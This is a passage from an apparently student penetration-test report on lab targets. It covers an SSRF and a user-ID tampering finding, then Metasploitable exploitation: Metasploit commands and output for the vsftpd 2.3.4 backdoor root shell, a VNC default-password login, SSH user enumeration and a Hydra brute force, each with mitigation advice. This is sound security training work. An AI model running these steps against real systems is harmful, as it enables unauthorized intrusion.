  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cook
ss" />
  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
  <script>
    window.addEventListener("load", function(){
      window.cookieconsent.initialise({
        "palette": {
          "popup": { "background": "#546e7a", "text": "#ffffff" },
```

It's a html file! Done! We can use this exploit to read any file from the internal server such as the passwd file (/etc/passwd)

Description

The server was improperly configured to fetch URLs provided by users without proper validation or restriction. By manipulating the profile image URL to an internal link, I was able to make the server request a hidden reource, demonstrating the SSRF vulnerability.

Impact


Server-Side Request Forgery (SSRF) is a vulnerability that enables an attacker to make arbitrary HTTP requests from a vulnerable server, potentially allowing access to internal services or sensitive data that should be restricted. By exploiting SSRF, attackers can bypass firewalls and security measures, leading to unauthorized access to confidential information and facilitating further attacks within a network. This makes SSRF a critical security concern that organizations must address to protect their systems and data.


Mitigation

Validate and Sanitize Input: Ensure all user-provided URLs are properly validated and sanitized to prevent the server from making unintended requests.
Restrict URL Fetching: Restrict the fetching of URLs to only allow known safe domains or paths.
Pre-fetch client-side: If possible, pre-fetch image client-side, and only send to server the resulting image.

4.12 Broken access control

Severity: 5.8 Medium
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Location: /redirect






```
{
        "UserId":8,
        "captchaId":7,
        "captcha":"5",
        "comment":"hehe user 8 u have been hacked",
        "rating":5
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Location: /api/Feedbacks/13
Content-Type: application/json; charset=utf-8
Content-Length: 180
ETag: W/"b4-LAlB536GzIiKrlGAePaU8+OgeiI"
Vary: Accept-Encoding
Date: Fri, 18 Oct 2024 18:40:55 GMT
Connection: keep-alive

{
    "status":"success",
    "data":{
        "id":13,
        "UserId":8,
        "comment":"hehe user 8 u have been hacked",
        "rating":5,
        "updatedAt":"2024-10-18T18:40:55.496Z",
        "createdAt":"2024-10-18T18:40:55.496Z"
    }
}
```

Description

The challenge was successfully resolved by manipulating the user identifier in the feedback submission process. This was possible because the server failed to validate whether the user submitting the feedback was the same as the user ID specified in the request. This type of vulnerability is indicative of broken access control mechanisms where the application does not adequately verify the user's identity or permissions before performing actions on their behalf.

Mitigation

Enhanced Server-Side Validation: Ensure that all sensitive actions, such as posting feedback, include server-side checks to confirm that the user associated with the session is the same as the user the action is being performed for.
Use Session Management: Implement secure session management practices that map session IDs to user IDs securely. Actions should be authorized based on session ownership rather than relying on user-provided data like user IDs in the request.
Audit and Monitoring: Regularly audit user activities and access controls to detect and respond to unauthorized actions, ensuring that any anomalies are quickly identified and mitigated.
Role-Based Access Control (RBAC): Enforce RBAC to ensure that users can only perform actions that correspond to their roles and permissions.


Target: 192.168.214.131

This chapter includes the full report for the target specified in the following table.

Primary Address	192.168.178.123
Additional Addresses	metasploitable.localdomain
Domain Names	local
Operating System	Linux

5.1 Ports and Services

During the penetration test the following open ports and their corresponding services were identified:



```
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33259/tcp open  status      1 (RPC #100024)
56384/tcp open  mountd      1-3 (RPC #100005)
59601/tcp open  java-rmi    GNU Classpath grmiregistry
60449/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kerne

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 221.66 seconds
```

Protocol	Port	Identified Service version
TCP	445	Samba
TCP	21	vsftpd 2.3.4
TCP	22	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
TCP	23	Linux telnetd
TCP	25	Postfix smtpd
TCP	111	rpcbind 2 (RPC #100000)
TCP	8180	Apache Tomcat/Coyote JSP engine 1.1
TCP	5900	VNC (protocol 3.3)
TCP	3306	MySQL 5.0.51a-3ubuntu5
TCP	5432	PostgreSQL DB 8.3.0 - 8.3.7

5.2 vsftpd 2.3.4 Backdoor shell

Severity: 9.8 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:21

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.214.131
rhosts => 192.168.214.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.214.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.214.131:21 - USER: 331 Please specify the password.
[+] 192.168.214.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.214.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.23.177.155:39535 → 192.168.214.131:6200) at 2024-10-18 09

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
```

Description

This vulnerability refers to a malicious backdoor that was introduced in a compromised version of the **vsftpd** FTP server software (version 2.3.4). In this version, a backdoor was deliberately inserted into the source code, allowing attackers to gain unauthorized access to the system. When an attacker connects to the FTP service and logs in with a username containing :) (a smiley face), it triggers the backdoor, enabling the attacker to execute arbitrary commands on the server.

Impact

The backdoor allows for **Remote Command Execution (RCE)**, which gives an attacker the ability to execute arbitrary commands on the affected server with root privileges. This can lead to:

- Complete **system compromise**, allowing attackers to install malware, exfiltrate data, or gain persistent control over the system.
- **Privilege escalation**, as the backdoor provides root-level access.
- The potential use of the compromised system to launch further attacks on internal or external systems.

Mitigation

Upgrade or replace VSFTPD: Immediately upgrade to a secure version of vsftpd (e.g., version 2.3.5 or later), or consider switching to a different FTP server that hasn't been compromised.

Network monitoring and firewalling: Block unnecessary access to the FTP service using firewalls, and monitor incoming traffic for signs of suspicious connections (such as login attempts containing the :) sequence).

Harden the FTP service:


- **Disable anonymous access if not required.**
- **Use encrypted alternatives like SFTP (Secure FTP over SSH) or FTPS (FTP over TLS) for file transfer instead of plain FTP.**

5.3 VNC Service Enum & RCE

Severity: 9.8 Critical
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Domain: 192.168.214.131:5900
VNC (Virtual Network Computing) is a remote desktop sharing system that allows users to access and control a computer's desktop over a network using the RFB (Remote Frame Buffer) protocol. It is platform-independent, enabling functionality across various operating systems like Windows, Linux, and macOS.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.214.131
rhosts ⇒ 192.168.214.131
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.214.131:5900  - 192.168.214.131:5900 - Starting VNC login sweep
[!] 192.168.214.131:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.214.131:5900  - 192.168.214.131:5900 - Login Successful: :password
[*] 192.168.214.131:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
┌──(mimf㉿DESKTOP-KAG78KQ)-[~/MetasploiableProj]
└─$ vncviewer 192.168.214.131
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8
```



Description

The VNC service have multiple vulnerabilities, including weak or no authentication mechanisms. Attackers can exploit these vulnerabilities to gain unauthorized access to the VNC server, which allows them to control the system remotely. For instance, using tools like Metasploit, attackers can bypass authentication or exploit known vulnerabilities in the VNC protocol to execute arbitrary commands.

Impact

- **Remote Code Execution (RCE)**: Allows attackers to run arbitrary code on the system.
- **Full Control**: Unauthorized access to the system's graphical environment.
- **Data Breach**: Risk of accessing, copying, or altering sensitive information.
- **Service Disruption**: Potential to disrupt normal operations and cause Denial of Service (DoS).
- **Network Vulnerability**: Enables attackers to explore and target other systems within the network.

Mitigation

- **Disable VNC**: Turn off the VNC service if it's not needed.
- **Use Strong Authentication**: Implement strong passwords and additional authentication methods.
- **Restrict Access**: Limit VNC access to trusted IP addresses using firewalls.
- **Encrypt Connections**: Use VPNs or SSH tunnels to secure VNC traffic.
- **Regular Updates**: Keep VNC software and operating systems up to date with the latest patches.
- **Monitor Logs**: Regularly check access logs for unusual activity and use intrusion detection systems (IDS).
- **Implement Endpoint Security**: Use endpoint protection solutions to detect and block malicious activities.
- **Follow Best Practices**: Adhere to security best practices for remote access tools.

5.4 SSH Brute force & weak password policy

Severity: 6.0 Medium
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
Affected Domain: 192.168.214.131:22

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.168.214.131:22 - SSH - Using malformed packet technique
[*] 192.168.214.131:22 - SSH - Checking for false positives
[*] 192.168.214.131:22 - SSH - Starting scan
[+] 192.168.214.131:22 - SSH - User 'backup' found
[+] 192.168.214.131:22 - SSH - User 'bin' found
[+] 192.168.214.131:22 - SSH - User 'daemon' found
[+] 192.168.214.131:22 - SSH - User 'distccd' found
[+] 192.168.214.131:22 - SSH - User 'ftp' found
[+] 192.168.214.131:22 - SSH - User 'games' found
[+] 192.168.214.131:22 - SSH - User 'gnats' found
[+] 192.168.214.131:22 - SSH - User 'irc' found
[+] 192.168.214.131:22 - SSH - User 'libuuid' found
[+] 192.168.214.131:22 - SSH - User 'list' found
[+] 192.168.214.131:22 - SSH - User 'lp' found
[+] 192.168.214.131:22 - SSH - User 'mail' found
[+] 192.168.214.131:22 - SSH - User 'man' found
[+] 192.168.214.131:22 - SSH - User 'mysql' found
[+] 192.168.214.131:22 - SSH - User 'news' found
[+] 192.168.214.131:22 - SSH - User 'nobody' found
[+] 192.168.214.131:22 - SSH - User 'postfix' found
[+] 192.168.214.131:22 - SSH - User 'postgres' found
[+] 192.168.214.131:22 - SSH - User 'proxy' found
[+] 192.168.214.131:22 - SSH - User 'root' found
[+] 192.168.214.131:22 - SSH - User 'service' found
[+] 192.168.214.131:22 - SSH - User 'sshd' found
[+] 192.168.214.131:22 - SSH - User 'sync' found
[+] 192.168.214.131:22 - SSH - User 'sys' found
[+] 192.168.214.131:22 - SSH - User 'syslog' found
[+] 192.168.214.131:22 - SSH - User 'user' found
[+] 192.168.214.131:22 - SSH - User 'uucp' found
[+] 192.168.214.131:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
┌──(mimf㉿DESKTOP-KAG78KQ)-[~/MetasploiableProj]
└─$ hydra -l user -P passwords.txt 192.168.214.131 ssh -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-19 11:51:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[WARNING] Restorefile (ignored ... ) from a previous session found, to prevent overwriti
[DATA] max 16 tasks per 1 server, overall 16 tasks, 132 login tries (l:1/p:132), ~9 tri
[DATA] attacking ssh://192.168.214.131:22/
[22][ssh] host: 192.168.214.131   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until en
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-19 11:52:08
```

Description

An SSH brute-force attack involves systematically attempting numerous username and password combinations to gain unauthorized access to a system via the SSH protocol. Successful attacks can lead to complete control over the targeted system.

Impact

- Unauthorized **Access**: Attackers can gain full control over the compromised system.
- Data **Breach**: Access to sensitive information, such as user data and financial records.
- System **Manipulation**: Modifications to system configurations, installation of malware, and creation of unauthorized accounts.
- Service **Disruption**: Potential for deleting files, altering configurations, or launching denial-of-service attacks.
- Lateral **Movement**: Ability to pivot and access other systems within the network.
- Reputation **Damage**: Organizations may suffer damage due to data breaches and service disruptions.

Mitigation

Strong Password Policies: Enforce complex passwords to deter guessing.

Public Key Authentication: Use key-based logins to reduce brute-force risks.

Limit Login Attempts: Implement lockout policies and tools like Fail2ban.

Change Default SSH Port: Modify SSH port to reduce automated attack exposure.

Firewall Rules: Restrict SSH access to trusted IP addresses.


Two-Factor Authentication (2FA): Add an extra layer of security.

Regular Monitoring: Check logs for unusual activity and use intrusion detection systems.

